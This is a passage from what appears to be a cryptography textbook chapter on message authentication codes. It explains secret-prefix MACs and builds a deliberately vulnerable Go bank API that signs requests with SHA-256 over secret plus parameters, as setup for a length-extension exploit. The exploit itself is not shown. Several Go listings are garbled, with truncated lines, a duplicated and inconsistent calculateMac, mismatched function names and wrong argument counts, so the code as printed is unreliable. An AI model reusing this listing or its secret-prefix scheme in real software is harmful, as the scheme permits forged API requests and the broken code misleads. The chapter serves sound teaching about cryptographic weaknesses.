Figure [7.4](#) shows how the secret key protects against accidental modification of the data. Previously, the attacker could replace both the message and its digest value (its MIC). Even if the attacker can corrupt the message in transit, they must calculate the MAC. Given that the secret key is shared only between sender and recipient and the attacker cannot access it, forgery of a valid MAC for the malicious message is not possible.




Figure 7.4 The secret key for a MAC is not available to the attacker, preventing message forgery.

One popular use case for MACs is the password reset links that are sent in account activation/recovery emails. The server uses its secret key to generate a link that contains the account name (that is being recovered) and a timestamp that caps how long the link is useful. For example, it may look like something like this:

```
https://website.com/reset-password?user=johndoe  
&valid\_until=1717046779  
&mac=6a3a9b6e38f3610e05fa2fc51ae734e6
```

The use case we'll explore in detail in this chapter revolves around *API keys*. When customers create accounts on online services like Stripe and AWS (Amazon Web Services), they receive unique secret keys. These keys are used to authenticate API requests along the lines of "change this payment info this amount and credit my customer balance" or "delete this VM in this account in this region." The API request parameters are used as input to the MAC algorithm by both the service (for verification) and the customer (for blessing or authenticating the API request), along with the unique secret tied to the customer's account. A valid MAC indicates to the service that the customer did indeed intend the API request to be executed. As long as a particular customer's secret key is protected, an attacker cannot forge valid API requests on behalf of that customer's accounts.

7.2 Different types of MACs

We know now that MACs can be used to authenticate a message and involve mixing a secret with a message so that only parties

who know the secret can generate and verify the authentication tag. Let's look at a few different approaches for building MACs on top of hash functions:

- *Secret-prefix MAC*—Combines a secret key with the message by prepending the key (that is, $\text{MAC}(\text{key}, \text{message}) = \text{H}(\text{key} || \text{message})$ where $||$ denotes concatenation).

These are prone to something called length-extension attacks when the underlying hash function is based on a Merkle–Damgård design. We will implement this attack in our example for this chapter.

- *Secret-suffix MAC*—Appends the secret key to the message (that is, $\text{MAC}(\text{key}, \text{message}) = \text{H}(\text{message} || \text{key})$).

These are susceptible to collision attacks, especially when using hash functions like MD5 or SHA-1. An attacker can craft two different messages that produce the same hash, thereby generating the same MAC. We will review how secret-suffix MACs lead to a vulnerability in the ubiquitous RADIUS protocol in 2024.

- *HMAC*—A more secure construction that applies the underlying hash function twice. We'll cover how they resist both length-extension and collision attacks.

7.3 Secret-prefix MACs and length-extension attacks

Secret-prefix MACs have been popular for API authentication schemes. They generate the authentication tag by prefixing the message with the secret key and running it through a hash function, as shown in figure [7.5](#).




Figure 7.5 Secret-prefix MACs: $\text{MAC}(\text{key}, \text{message}) = \text{H}(\text{key} || \text{message})$

Secret-prefix MACs are vulnerable to length-extension attacks on the underlying hash function. They are a great lesson on how seemingly secure cryptographic constructs end up causing terrible consequences. We previously looked at how hash functions are essentially one-way functions in practice. A good hash function makes it hard to go back from a digest value to the original message. The one-wayness of hash functions is appealing when designing API authentication schemes but rife

with risk unless used carefully. This famously led to a vulnerability in Flickr's API authentication scheme, where attackers forged API requests on behalf of third-party applications trusted by the users.

Flickr was the world's leading platform for photo sharing and community-based photography exploration during the latter half of the 2010s. Its API authentication design was prevalent in other websites of the era as well (e.g., Scribd and Vimeo). We will implement a vulnerable web server that authenticates its API calls similarly. Then we will write an exploit that uses a length-extension attack to bypass the authentication checks. All hash functions based on the Merkle–Damgård design (MD5, SHA-1, SHA-2) are susceptible to length-extension attacks, so an intuition of how the attack works is helpful in understanding how and why the weakness is avoided in SHA-3.

Instead of creating a photo-sharing service, we will demonstrate the same vulnerability by creating an API for a simple bank. For each new client, the bank issues a unique client ID and client secret. The clients are supposed to protect their secrets. The bank also retains a copy of each client's secret, as shown in figure [7.6](#).




Figure 7.6 Each client has a unique secret that they use for authentication.

Clients can call a transaction API and specify an amount to be added to or subtracted from their accounts. How do we prevent an attacker from crafting their own requests for somebody else's account? We mandate that each transaction request must also contain a MAC obtained by concatenating that particular client's secret with the amount to be transacted and hashing the whole thing with SHA-256. This is known as a *secret-prefix* authentication scheme and relies on the assumption that legitimate clients have corresponding secrets to sign their requests with, but malicious clients do not have secrets to forge MACs for other people's accounts. Once the bank receives the request, it concatenates its own copy of the client's secret with

the input parameters to authenticate the incoming request if its hash calculation results in the same hash digest as the one in the MAC specified by the request; otherwise, a failure is returned.

There is still a problem, though: what if an attacker listens to the conversation and simply replays the whole request (known as a *replay attack*)? They can't forge a new MAC, but they have a perfectly valid MAC for an existing request by, for example, listening in at your ISP. A popular solution for this kind of situation is to include a timestamp in the MAC. If the request contains the correct hash digest for its input parameters and the specific client, the bank then checks how much time has elapsed since the timestamp specified in the request. If the delta is reasonable—say, less than 100 milliseconds—the request is allowed to go through. Now an attacker has to capture the request and replay it to the bank within 100 milliseconds, or they will fail the time check. The MAC verification is shown in figure [7.7](#).




Figure 7.7 Clients authenticate their transactions by prepending their unique secrets to the input parameters.

Crucially, the Flickr vulnerability relied on how query strings are parsed in HTTP web servers, so we can create one in Go for our example. We could run this server standalone and test using, for example, `cURL`. We would then need to write shell scripts to facilitate the generation and MAC calculation of the new timestamps, but instead, we're going to define some helper functions (in Go as well) that automatically generate the HTTP requests and deal with the responses appropriately.

7.3.1 Implementing a bank API that uses secret-prefix hashing for authentication

Listing [7.1](#) shows the type definition for our bank. The internal state for our bank consists of three maps, `clientNames`, `clientSecrets`, and `clientBalances`, all indexed by a client ID that the bank issues using `generateClientId()`, defined on line 37. We then define a helper function `calculateMac`, which the bank uses to authenticate incoming requests for all APIs. Lines 51 to 57 sort the input parameters by their keys. The input parameters are sorted so that there is a deterministic order of what goes into the input of the hash function (because clients need to do the same calculation in the same order to generate a valid MAC). It is important to note that the MAC for authenticating the API request is specified in the `mac` input parameter but must be skipped during the calculation, as shown on line 29 (there is no point in asking the clients to calculate the MAC of the MAC itself).

Listing 7.1 impl_length_ext.go

```
package impl_length_ext

import (
    "crypto/rand"
    "crypto/sha256"
    "encoding/binary"
    "encoding/hex"
    "encoding/json"
    "errors"
    "fmt"
    "io"
    "net/http"
    "net/http/httpptest"
    "net/url"
    "os"
    "sort"
    "strconv"
    "time"
)

const ClientSecretLength = 16

type Bank struct {
    clientNames      map[uint32]string
    clientSecrets    map[uint32]string    #1
    clientBalances  map[uint32]int64
}
```

```

}

func NewBank() *Bank {
    return &Bank{
        clientNames:    make(map[uint32]string),
        clientSecrets:   make(map[uint32]string),
        clientBalances:  make(map[uint32]int64),
    }
}

func (b *Bank) generateClientId() uint32 {
    for {
        var newClientId uint32
        err := binary.Read(rand.Reader, binary.LittleEndian, &newClientId)
        if err != nil {
            panic(fmt.Errorf("failed to generate new client id"))
        }
        if _, ok := b.clientNames[newClientId]; !ok {
            return newClientId
        }
    }
}

func calculateMac(clientSecret string, queryParams string) string {
    var keys []string
    for k := range queryParams {
        keys = append(keys, k)
    }
    sort.Strings(keys)
    mac := sha256.New()
    mac.Write([]byte(clientSecret))
    for _, k := range keys {
        mac.Write([]byte(k))
    }
    return hex.EncodeToString(mac.Sum(nil))
}

```

```

    sort.Strings(keys)
    hasher := sha256.New()
    hasher.Write([]byte(clientSecret))
    if verbose {
        fmt.Print("\thash input: <REDACTED_SECRET>")
    }
    for _, k := range keys {
        if k == "mac" { #3
            continue
        }
        v := queryParams[k]
        if verbose {
            fmt.Printf("|%s|%s", k, url.QueryEscape(v))
        }
        hasher.Write([]byte(k))
        hasher.Write([]byte(v))
    }
    digest := hex.EncodeToString(hasher.Sum(nil))
    if verbose {
        fmt.Printf("\n\thash output: %s\n", digest)
    }
    return hex.EncodeToString(hasher.Sum(nil))
}

```

#1 The keys are client IDs.

#2 Sorts input parameters by key

#3 Do not include MAC itself in digest calculation.

Listing [7.2](#) shows the function for authenticating incoming requests. We look up the corresponding client secret for the client ID specified in the request and then use that secret to authenticate the input query parameters using `calculateMac(...)`, which we defined in the previous listing. If the MAC is verified correctly, we calculate the time elapsed since the timestamp specified in the input parameters. If more than a millisecond has elapsed, we return an error. Otherwise, we return the authenticated client ID. It would be extremely improbable to capture a request and replay it within $\frac{1}{1000}$ th of a second.

Listing 7.2 impl_length_ext.go

```
func (b *Bank) authenticateRequest(r *http.Request) (
    clientId, err := strconv.ParseUint(r.URL.Query()
    if err != nil {
        return 0, errors.New("invalid client id")
    }
    clientId32 := uint32(clientId)

    var clientSecret string
    if v, ok := b.clientSecrets[clientId32]; ok {
        clientSecret = v
    } else {
        return 0, errors.New("client not found")
    }

    queryParams := make(map[string]string)
    for k, v := range r.URL.Query() {
        queryParams[k] = v[0]
    }

    expected := calculateMac(clientSecret, queryParams)
    if r.URL.Query().Get("mac") != expected {
        return 0, errors.New("invalid mac")
    }

    reqTime, err := strconv.ParseInt(r.URL.Query()
    if err != nil {
```

```

        return 0, errors.New("timestamp not found")
    }

    currentTime := time.Now().UnixMicro()
    if currentTime < reqTime || currentTime-reqTime
        return 0, errors.New(fmt.Sprintf("invalid time
            reqTime,
            currentTime,
            currentTime-reqTime))
    } else {
        fmt.Printf("\trequest authenticated successfully
            reqTime,
            currentTime,
            currentTime-reqTime)
    }

    return clientId32, nil
}

```

#1 Allows a delta of 1,000 μ s (1 ms)

We can now start defining the HTTP handlers for our bank's API and their corresponding wrappers (for easier testing). Listing [7.3](#) shows the code for an API called by new clients to obtain a unique client ID and secret. We define a new helper function `generateRandomHexString()` that will generate random secrets for each new client. Note the differences in the function

signatures of `NewClientHttpHandler(...)` and `NewClient(...)`. The former has the signature of an HTTP handler that can be used in web servers; the latter is a wrapper that calls the HTTP handler using the `httptest` package provided by Go's standard library.

Listing 7.3 impl_length_ext.go

```
func generateRandomHexString(byteLen int) string {
    buffer := make([]byte, byteLen)
    _, err := rand.Read(buffer)
    if err != nil {
        fmt.Printf("cannot get random bytes: %s\n", err)
        os.Exit(1)
    }
    return hex.EncodeToString(buffer)
}

func (b *Bank) NewClientHttpHandler(w http.ResponseWriter, r *http.Request) {
    clientName := r.URL.Query().Get("clientName")
    clientSecret := generateRandomHexString(ClientSecretLength)
    clientId := b.generateClientId()

    b.clientNames[clientId] = clientName
    b.clientSecrets[clientId] = clientSecret
    b.clientBalances[clientId] = 0

    response := map[string]string{
        "clientId":      strconv.FormatUint(uint64(clientId), 10),
        "clientSecret": clientSecret,
    }

    w.WriteHeader(http.StatusOK)
    json.NewEncoder(w).Encode(response)
}
```

```

}

func (b *Bank) NewClient(
    clientName string) (
    httpReq *http.Request,
    clientId string,
    clientSecret string, err error) {
    httpReq = httptest.NewRequest(http.MethodGet, "http://localhost:8080/new-client")
    w := httptest.NewRecorder()
    b.NewClientHttpHandler(w, httpReq)
    res := w.Result()
    defer res.Body.Close()

    if res.StatusCode != http.StatusOK {
        var errorResponse map[string]string
        json.NewDecoder(res.Body).Decode(&errorResponse)
        err = errors.New(errorResponse["errmsg"])
        return
    }

    var newClientResponse map[string]string
    err = json.NewDecoder(res.Body).Decode(&newClientResponse)
    if err != nil {
        return
    }
    clientId = newClientResponse["clientId"]
    clientSecret = newClientResponse["clientSecret"]
}

```

```
    return  
}
```

Creating a new client is an unauthenticated operation: there is no MAC verification because it is just issuing a new client secret for a new account with a zero balance. There are two authenticated APIs: one for checking a client's balance and another for executing a transaction on behalf of a client. Listing [7.4](#) shows the code for the first authenticated API's HTTP handler `CheckBalanceHttpHandler(...)`, as well as its testing wrapper `CheckBalance(...)`. The latter calculates the MAC for input parameters (client ID and timestamp) on line 29 and uses that for crafting the HTTP request in the next line.

Listing 7.4 impl_length_ext.go

```
func (b *Bank) CheckBalanceHandler(w http.ResponseWriter, r *http.Request) {
    clientId, err := b.authenticateRequest(r)
    if err != nil {
        w.WriteHeader(http.StatusForbidden)
        response := map[string]string{
            "errmsg": err.Error(),
        }
        json.NewEncoder(w).Encode(response)
        return
    }

    response := map[string]string{
        "balance": strconv.FormatInt(b.clientBalances[clientId], 10),
    }
    w.WriteHeader(http.StatusOK)
    json.NewEncoder(w).Encode(response)
}

func (b *Bank) CheckBalance(
    clientId string,
    clientSecret string) (
    httpReq *http.Request,
    currentBalance string,
    err error) {
    queryParams := map[string]string{
        "clientId": clientId,
```

```

        "ts":          strconv.FormatInt(time.Now().UnixNano(), 10)
    }
    mac := calculateMac(clientSecret, queryParams, clientSecret)
    httpReq = httptest.NewRequest(http.MethodGet,
        fmt.Sprintf("/balance?clientId=%s&ts=%s&mac=%s",
            queryParams["clientId"],
            queryParams["ts"],
            mac), nil)
    w := httptest.NewRecorder()
    b.CheckBalanceHttpHandler(w, httpReq)
    res := w.Result()
    defer res.Body.Close()
    if res.StatusCode != http.StatusOK {
        var errorResponse map[string]string
        json.NewDecoder(res.Body).Decode(&errorResponse)
        err = errors.New(errorResponse["errmsg"])
        return
    }

    var checkBalanceResponse map[string]string
    body, err := io.ReadAll(res.Body)
    if err != nil {
        return
    }
    err = json.Unmarshal(body, &checkBalanceResponse)
    if err != nil {
        return
    }

```

```
    currentBalance = checkBalanceResponse["balance"]
    return
}
```

#1 Calculates the MAC for clientId|ts

The transaction API's HTTP handler and test wrapper are pretty similar. The major difference is the modification of the client's balance on line 25. We will not be testing our server in a multithreaded environment; our goal is to understand the insecurity of secret-prefix authentication schemes, so we do not worry about concurrency and race conditions in our example.

Listing 7.5 impl_length_ext.go

```
func (b *Bank) TransactionHandler(w http.ResponseWriter, r *http.Request) {
    clientId, err := b.authenticateRequest(r)
    if err != nil {
        w.WriteHeader(http.StatusForbidden)
        response := map[string]string{
            "errmsg": err.Error(),
        }
        json.NewEncoder(w).Encode(response)
        return
    }

    transactionAmount, err := strconv.ParseInt(r.FormValue("amount"), 10, 64)
    if err != nil {
        w.WriteHeader(http.StatusBadRequest)
        response := map[string]string{
            "errmsg": "invalid transaction amount",
        }
        json.NewEncoder(w).Encode(response)
        return
    }

    oldBalance := b.clientBalances[clientId]
    b.clientBalances[clientId] += transactionAmount
    newBalance := b.clientBalances[clientId]
```

```

        response := map[string]string{
            "oldBalance": strconv.FormatInt(oldBalance, 10),
            "newBalance":  strconv.FormatInt(newBalance, 10),
        }
        w.WriteHeader(http.StatusOK)
        json.NewEncoder(w).Encode(response)
    }
}

```

```

func (b *Bank) Transaction(
    clientId string,
    clientSecret string,
    amount int64) (
    httpReq *http.Request,
    oldBalance string,
    newBalance string,
    err error) {
    queryParams := map[string]string{
        "amount":    strconv.FormatInt(amount, 10),
        "clientId":  clientId,
        "ts":        strconv.FormatInt(time.Now().Unix(), 10),
    }
    mac := calculateMac(clientSecret, queryParams, amount)
    httpReq = http.NewRequest(http.MethodGet,
        fmt.Sprintf("/transaction?clientId=%s&amount=%s&mac=%s",
            queryParams["clientId"],
            queryParams["amount"],
            mac), nil)
}

```



```

        mac), nil)
w := httptest.NewRecorder()
b.TransactionHandler(w, httpReq)
res := w.Result()
defer res.Body.Close()
if res.StatusCode != http.StatusOK {
    var errorResponse map[string]string
    json.NewDecoder(res.Body).Decode(&errorResponse)
    err = errors.New(errorResponse["errmsg"])
    return
}

var transactionResponse map[string]string
body, err := io.ReadAll(res.Body)
if err != nil {
    return
}
err = json.Unmarshal(body, &transactionResponse)
if err != nil {
    return
}
oldBalance = transactionResponse["oldBalance"]
newBalance = transactionResponse["newBalance"]
return
}

```

#1 Defined in listing 7.2

#2 Defined in listing 7.1

Similar to the rainbow table example in chapter 6 (where the `impl_*` package provided a function for creating users with random passwords that would not be exposed to the `exploit_*` package), we add a function to create a new client and return a signed transaction for it. The function does not expose the underlying client secret, which is equivalent to an attacker intercepting a request with a good MAC. In the next section, we will perform the length-extension attack on the MAC to modify the request while still passing the authentication checks. The helper function is shown in the following listing.

Listing 7.6 `impl_length_ext.go`

```
func (b *Bank) CreateClientAndGenerateSignedTrans
_, clientId, clientSecret, err := b.NewClient(c
if err != nil {
    return nil, err
}
req, _, _, err := b.Transaction(clientId, clien
if err != nil {
    return nil, err
}
return req, nil
}
```

It's time to put our bank implementation to the test before we exploit the underlying vulnerability. We create a new client and use the corresponding secret to calculate the MAC and execute a transaction. If the transaction succeeds, we verify that the balance is updated correctly.

Listing 7.7 impl_length_ext_test.go

```
package impl_length_ext

import (
    "strconv"
    "testing"
)

func TestBank(t *testing.T) {
    bank := NewBank()

    req, clientId, clientSecret, err := bank.NewClient()
    if err != nil {
        t.Fatalf("error creating client: %s", err)
    }
    t.Logf("request url: %s", req.URL)

    req, balance, err := bank.CheckBalance(clientId, clientSecret)
    if err != nil {
        t.Fatalf("error getting balance: %s", err)
    }
    t.Logf("request url: %s", req.URL)
    t.Logf("balance: %s", balance)

    startingBalance, _ := strconv.ParseInt(balance, 10, 64)
    transactionAmount := 42
}
```

```

    req, oldBalance, newBalance, err := bank.Transaction(clientId, amount)
    if err != nil {
        t.Fatalf("error executing transaction: %s", err)
    }
    t.Logf("request url: %s", req.URL)
    t.Logf("old balance: %s", oldBalance)
    t.Logf("new balance: %s", newBalance)

    req, balance, err = bank.CheckBalance(clientId, amount)
    if err != nil {
        t.Fatalf("error getting balance: %s", err)
    }
    t.Logf("request url: %s", req.URL)
    t.Logf("balance: %s", balance)

    endingBalance, _ := strconv.ParseInt(balance, 10, 64)

    if endingBalance-startingBalance != int64(transactionAmount) {
        t.Fatalf("wrong balance after transaction, startingBalance: %s, endingBalance: %s, transactionAmount: %s",
            startingBalance, endingBalance, transactionAmount)
    }
}

```

#1 Defined in listing 7.1

#2 Defined in listing 7.5

#3 Defined in listing 7.5

If we execute the test with `make impl_length_ext`, we get the output shown in listing [7.8](#). The URLs shown in the output should drive home how clients are supposed to use the authentication scheme. It takes only some 20 microseconds between the MAC generation on the client side and verification on the bank's server, much less than our allowed delta of 1 millisecond. Note the input string for the hash function for calculating the MAC: we have added separators for clarity, but it is essentially a concatenation of that client's secret and all the query parameters (except `mac` itself) *without* any separators (e.g., `&=` from the original URL or `|` shown in the console output for clarity).

Listing 7.8 Unit test output for `make impl_length_ext`

```
go clean -testcache
go test -v ./ch07/length_ext/impl_length_ext
=== RUN    TestBank
    impl_length_ext_test.go:15: request url: /new
        hash input: <REDACTED_SECRET>|clientId|18
        hash output: 5a9670570abcecc3e00bb38f1d7c
        request authenticated successfully, requ
    impl_length_ext_test.go:21: request url: /bal
    impl_length_ext_test.go:22: balance: 0
        hash input: <REDACTED_SECRET>|amount|42|c
        hash output: 52b51f2cc647a8fc5ec16f4d9cac
        request authenticated successfully, requ
    impl_length_ext_test.go:31: request url: /tra
    impl_length_ext_test.go:32: old balance: 0
    impl_length_ext_test.go:33: new balance: 42
        hash input: <REDACTED_SECRET>|clientId|18
        hash output: f10f32fa2207d72326f0298039e5

        request authenticated successfully, requ
    impl_length_ext_test.go:39: request url: /bal
    impl_length_ext_test.go:40: balance: 42
--- PASS: TestBank (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch07
```

7.3.2 Exploiting secret-prefix MACs using length-extension attacks

In chapters 2 and 3, we extensively explored how random number generators (RNGs) that output their states directly (without making them hard to reverse) risk being attacked. If the attacker has easy access to the entire state of the RNG, as in the case of linear congruential generators (LCGs), they can clone the RNG for themselves. In chapter 6, we encountered the Merkle–Damgård construction that the most popular hash functions (MD4, MD5, SHA-1, SHA-2) of the previous decades were based on. Figure [7.8](#) revisits the structure of a Merkle–Damgård–based hash function for the reader’s ease. You may notice that we have the same problem as in the case of the exploitable RNGs: the entirety of the internal state is outputted as the hash digest!

